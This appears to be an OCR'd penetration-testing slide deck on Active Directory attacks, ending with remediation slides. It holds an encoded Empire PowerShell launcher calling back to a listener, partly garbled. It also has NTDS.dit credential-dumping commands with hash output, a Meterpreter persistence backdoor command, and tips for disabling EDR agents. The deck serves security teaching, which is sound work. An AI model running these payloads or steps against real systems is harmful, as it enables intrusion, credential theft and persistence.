
Reconnaissance

- systeminfo
- net view
- net view /domain
- tasklist /v
- gpresult /z
- netstat -nao
- ipconfig /all
- arp –a
- net share
- dir %userprofile%\Desktop\*.*
- net use
- net user administrator
- net user /domain
- net user administrator /domain
- tasklist /fi
- dir %systemdrive%\Users\*.*
- dir %userprofile%\AppData\Roaming\Microsoft\Windows\
- Recent*.*
- reg query \"HKCU\\SOFTWARE\\Microsoft\\Windows\\
- hostname
- whoami
- winver
- ipconfig -all
- ping www.google.com
- query user
- net user
- net view /domain
- CurrentVersion\\Internet Settings\"
- tasklist /svc
- netstat -ano | find \TCP\

Lateral Movement

- Pwdump
- Procdump
- Tasklist
- Taskkill
- RDP
- PsExec
- PowerShell
- SMB
- Net share

BloodHound/SharpHound



- BloodHound uses graph theory to reveal the hidden and often unintended relationships within an Active Directory environment.


- https://github.com/BloodHoundAD/BloodHound

```
$ apt-get install bloodhound
$ neo4j console
$ bloodhound
```

- How to access BloodHound GUI?
  Database URL – **bolt://127.0.0.1:7687**
  Username – **neo4j**
  Password – **your password**

Six Degrees of Domain Admin : https://www.youtube.com/watch?v=lxd2rerVsLo

DeathStar



```
(Empire: agents) > listeners

[*] Active listeners:

  Name                  Module          Host                                          Delay/Jitter    KillDate
  ----                  -------         ----                                          ------------    --------
  DeathStar             http            https://192.168.10.3:7654                     5/0.0

(Empire: listeners) > launcher powershell DeathStar
powershell -noP -w 1 -enc  WwBSAEUAZgBdAC4AQQBTAFMAZQBtAGIAbAB5AC4ARwBFAHQAVABZAFAARQAoACcAUwB5AHMAdABlAG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAG
AEkAZQBsAGQAKAAnAGEAbQBzAGkASQBuAGkAdABGAGEAaQBsAGUAZAAnACwAJwBOAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQAuAFMAZQBUAFYAYQBMAFUARQAoACQAbgB1AGwAbAAsA
NAGEAbgBhAGcAZQBSAF0AOgA6AEUAWABQAEUAYwB0ADEAMAAwAEMATwBOAFQASQBOAHUAZQA9ADAAOwAkAFcAQwA9AE4AZQB3AC0ATwBiAEoAZQBDAHQAIABTAFkAcwB0AGUATQAuAE4AZQBUAC4AVwBl
AgAE4AVAAgADYALgAxADsAIABXAE8AVwA2ADQAOwAgAFQAcgBpAGQAZQBuAHQALwA3AC4AMAA7ACAAcgB2ADoAMQAxAC4AMAApACAAbABpAGsAZQAgAEcAZQBjAGsAbwAnADsAWwBTAHkAcwB0AGUAbQA
gBDAGUAcgB0AGkAZgBpAGMAYQB0AGUAVgBhAGwAaQBkAGEAdABpAG8AbgBDAGEAbABsAGIAYQBjAGsAIAA9ACAAewAkAHQAcgB1AGUAfQA7ACQAdwBjAC4ASABlAGEAZABFAFIAUwAuAEEAZABEACgAJw
bQAuAE4ARQBUAC4AVwBlAEIAUgBFAHEAVQBFAHMAdABdADoAOgBEAEUAZgBBAFUATAB0AFcAZQBCAFAAUgBvAFgAWQA7ACQAVwBDAC4AUAByAE8AeAB5AC4AQwBSAGUARABFAG4AdABpAGEATABzACAAP
ARQBmAGEAVQBsAHQATgBlAFQAdwBPAFIASwBDAFIARQBEAGUAbgBUAEkAYQBMAFMAOwAkAEsAPQBbAFMAeQBzAHQARQBNAC4AVABFAFgAdAAuAEUATgBDAE8AZABJAE4AZwBdADoAOgBBAFMAQwBJAEkA
sAMABFAEoALgBzADIASAB1ADsAfAAnACkAOwAkAFIAPQB7ACQARAAsACQASwA9ACQAQQByAGcAUwA7ACQAUwA9ADAALgAuADIANQA1ADsAMAAuAC4AMgA1ADUAfAAlAHsAJABKAD0AKAAkAEoAKwAkAFM
CwAJABTAFsAJABKAF0APQAkAFMAWwAkAEoAXQAsACQAUwBbACQAXwBdAH0AOwAkAEQAfAAlAHsAJABJAD0AKAAkAEkAKwAxACkAJQAyADUANgA7ACQASAA9ACgAJABIACsAJABTAFsAJABJAF0AKQAlAD
AF8ALQBCAFgAbwByACQAUwBbACgAJABTAFsAJABJAF0AKwAkAFMAWwAkAEgAXQApACUAMgA1ADYAXQB9AH0AOwAkAHcAYwAuAEgAZQBhAEQAZQBSAHMALgBBAEQAZAAoACIAQwBvAG8AawBpAGUAIgAsA
YAFoAUwBnAD0AIgApADsAJABzAGUAcgA9ACcAaAB0AHQAcABzADoALwAvADEAOQAyAC4AMQA2ADgALgAxADAALgAzADoANwA2ADUANAAnADsAJAB0AD0AJwAvAGEAZABtAGkAbgAvAGcAZQB0AC4AcABo
B0ACkAOwAkAEkAdgA9ACQAZABhAFQAYQBbADAALgAuADMAXQA7ACQAZABBAFQAYQA9ACQAZABhAFQAYQBbADQALgAuACQARABhAFQAQQAuAGwAZQBOAEcAdABoAF0AOwAtAGoATwBpAG4AWwBDAEgAYQB
(Empire: listeners) > 
```

- DeathStar is a Python script that uses Empire’s RESTful API to automate gaining Domain Admin rights in Active Directory environments using a variety of techniques.

- DeathStar demonstrates that automating obtaining Domain Admin rights in an Active Directory environment is a clear possibility using existing open-source toolsets.

https://github.com/byt3bl33d3r/DeathStar

GoFetch

- GoFetch is a tool to automatically exercise an attack plan generated by the BloodHound application.

- GoFetch first loads a path of local admin users and computers generated by BloodHound and converts it to its own attack plan format. Once the attack plan is ready, GoFetch advances towards the destination according to plan step by step, by successively applying remote code execution techniques and compromising credentials with Mimikatz.

- **GoFetch has two different versions:**
  - **Chain reaction**
  - **One computer to rule them all**


- https://github.com/GoFetchAD/GoFetch
  - https://www.youtube.com/watch?v=5SpDAxUx7Uk&feature=youtu.be (In action)
  - https://www.youtube.com/watch?v=dPsLVE0R1Tg

AngryPuppy


- ANGRYPUPPY is a tool for the Cobalt Strike framework, designed to automatically parse and execute BloodHound attack paths.

- **ANGRYPUPPY - BloodHound Attack Automation in Cobalt Strike**
  - https://www.youtube.com/watch?v=yxQ8Q8itZao

NTDS.DIT – NTLM Hashes



```
root@kali:~/Desktop/CrackMapExec-2.3# python crackmapexec.py 192.168.100.100 -u pc -p P@ssw0rd1 -d insecure.com --ntds drsuapi
10-09-2016 16:17:25 SMB 192.168.100.100:445 DC1 [*] Windows 6.3 Build 9600 (name:DC1) (domain:insecure.com)
10-09-2016 16:17:25 SMB 192.168.100.100:445 DC1 [+] Login successful insecure.com\pc:P@ssw0rd1
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 [+] Dumping NTDS.dit secrets using the DRSUAPI method (domain\uid:rid:lmhash:nthash)
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8a3285d68f94aee117b5d46c7df03d59:::
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 insecure.com\pc:1104:aad3b435b51404eeaad3b435b51404ee:ae974876d974abd805a989ebead86846:::
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 insecure.com\victimone:1106:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 insecure.com\victimtwo:1107:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 insecure.com\victimthree:1108:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 insecure.com\victimfour:1109:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 DC1$:1001:aad3b435b51404eeaad3b435b51404ee:d9f9acf6762223ed2e9c9ca7dcf73900:::
10-09-2016 16:17:26 SMB 192.168.100.100:445 DC1 VICTIM1$:1105:aad3b435b51404eeaad3b435b51404ee:f76417022ce4cc0f03824ebad31e50d5:::
```




```
root@kali:~/impacket/examples# python secretsdump.py -ntds /root/Desktop/AD-Files/ntds.dit -system /root/Desktop/AD-Files/SYSTEM -outputfile result local
Impacket v0.9.16-dev - Copyright 2002-2016 Core Security Technologies

[*] Target system bootKey: 0xe9f18e7515910dc04695f1926b3e743d
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 08b73df6cc1ba0f81d2c52401a760087
[*] Reading and decrypting hashes from /root/Desktop/AD-Files/ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC1$:1001:aad3b435b51404eeaad3b435b51404ee:bb0efb7e3259c586be23f0f267d53e12:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8a3285d68f94aee117b5d46c7df03d59:::
insecure.com\pc:1104:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
VICTIM1$:1105:aad3b435b51404eeaad3b435b51404ee:f76417022ce4cc0f03824ebad31e50d5:::
[*] Kerberos keys from /root/Desktop/AD-Files/ntds.dit
DC1$:aes256-cts-hmac-sha1-96:f22631b5d0c832b78e01a5129b3bc7728efd2551d01e4524e99425e4dd8294a8
DC1$:aes128-cts-hmac-sha1-96:ce28dd0b37481e189efe6922610a3092
DC1$:des-cbc-md5:6e16bc51e0aed668
krbtgt:aes256-cts-hmac-sha1-96:6d7b4def061f62032ded4f73246a6ba29746ca43d7838f3a1c93ddd1e18e7015
krbtgt:aes128-cts-hmac-sha1-96:dd0a0cd116ac56cbb164056fc8aec13f
krbtgt:des-cbc-md5:fb5df0d3d56dec5d
insecure.com\pc:aes256-cts-hmac-sha1-96:3b10052f0bcd4dffe06a00dea4806e602d06e8c733cbccec80605f1120b5bc70
insecure.com\pc:aes128-cts-hmac-sha1-96:afcff1552c19a9648fd5feee859c32c3
insecure.com\pc:des-cbc-md5:91d673ef6e5e32f7
VICTIM1$:aes256-cts-hmac-sha1-96:3d9aca93439ad9c707d50f4414abacd91935269e54365201745751e4a89e67fd
VICTIM1$:aes128-cts-hmac-sha1-96:e66b40be8f8ebc9c9c2d1715ffa72be1
VICTIM1$:des-cbc-md5:a8d93e31d9e53280
[*] Cleaning up...
```

Exfiltration


- FTP
- 7zip / WinRAR encrypted files
- Telnet
- WinSCP
- wget
- SSH
- Exposing local server to the Internet
- Curl
- SMB
- Using highly trusted domains such Gmail, GitHub, Twitter etc as command & Control server to perform exfiltration

Persistence Mechanism


- Bitsadmin
- AT
- SC
- COM object Hijacking
- Task Schedular



```
terpreter > run persistence -h

] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
] Example: run post/windows/manage/persistence_exe OPTION=value [...]
terpreter Script for creating a persistent backdoor on a target host.

TIONS:

  -A        Automatically start a matching exploit/multi/handler to connect to the agent
  -L <opt>  Location in target host to write payload to, if none %TEMP% will be used.
  -P <opt>  Payload to use, default is windows/meterpreter/reverse_tcp.
  -S        Automatically start the agent on boot as a service (with SYSTEM privileges)
  -T <opt>  Alternate executable template to use
  -U        Automatically start the agent when the User logs on
  -X        Automatically start the agent when the system boots
  -h        This help menu
  -i <opt>  The interval in seconds between each connection attempt
  -p <opt>  The port on which the system running Metasploit is listening
  -r <opt>  The IP of the system running Metasploit listening for the connect back
```




```
meterpreter > run persistence -X -p 8081 -r 192.168.1.133 -i 5
```



```
Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\cUNbqzoACMfGiZM
Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\cUNbqzoACMfGiZM
```

Bypasses for Next-Gen EDR/AV Solutions

- Does your EDR solution have tamper protection?
- Check folder permissions and see if you can take advantage of any misconfiguration



```
TAKEOWN [/S system [/U username [/P [password]]]]
        /F filename [/A] [/R [/D prompt]]

Description:
    This tool allows an administrator to recover access to a file that
    was denied by re-assigning file ownership.
```

- Modify, Disable or Delete files related to EDR solutions and agent will not be able to talk the collection server
- Look for registry key values related to particular EDR solution
- DerbyCon 2019 - Testing Endpoint Protection How Anyone Can Bypass Next Gen AV by Kevin Gennuso

  https://www.youtube.com/watch?v=LDG0fv8HcCU

Remediation – External Perimeter

- Have MFA on every single portal exposed to the Internet (O365, OWA, VPN, MDM and Citrix)

- Do not share seed files with the users

- Do not expose the Administrative portals to the Internet (VPN and Whitelist IPs)

- Make sure there are no holes in the Firewall (Do not expose SMB to the Internet)

- Improve password policy

Remediation – Internal Infrastructure

- Application Whitelisting – Software Restriction Policies
- Disable LLMNR & NBT-NS (Responder, Inveigh & Metasploit)
- Lack of Network Segmentation
- Identify and map digital assets, including data, systems, and applications, across the business value chain.

THIS IS THE END OF THE PRESENTATION
THANK YOU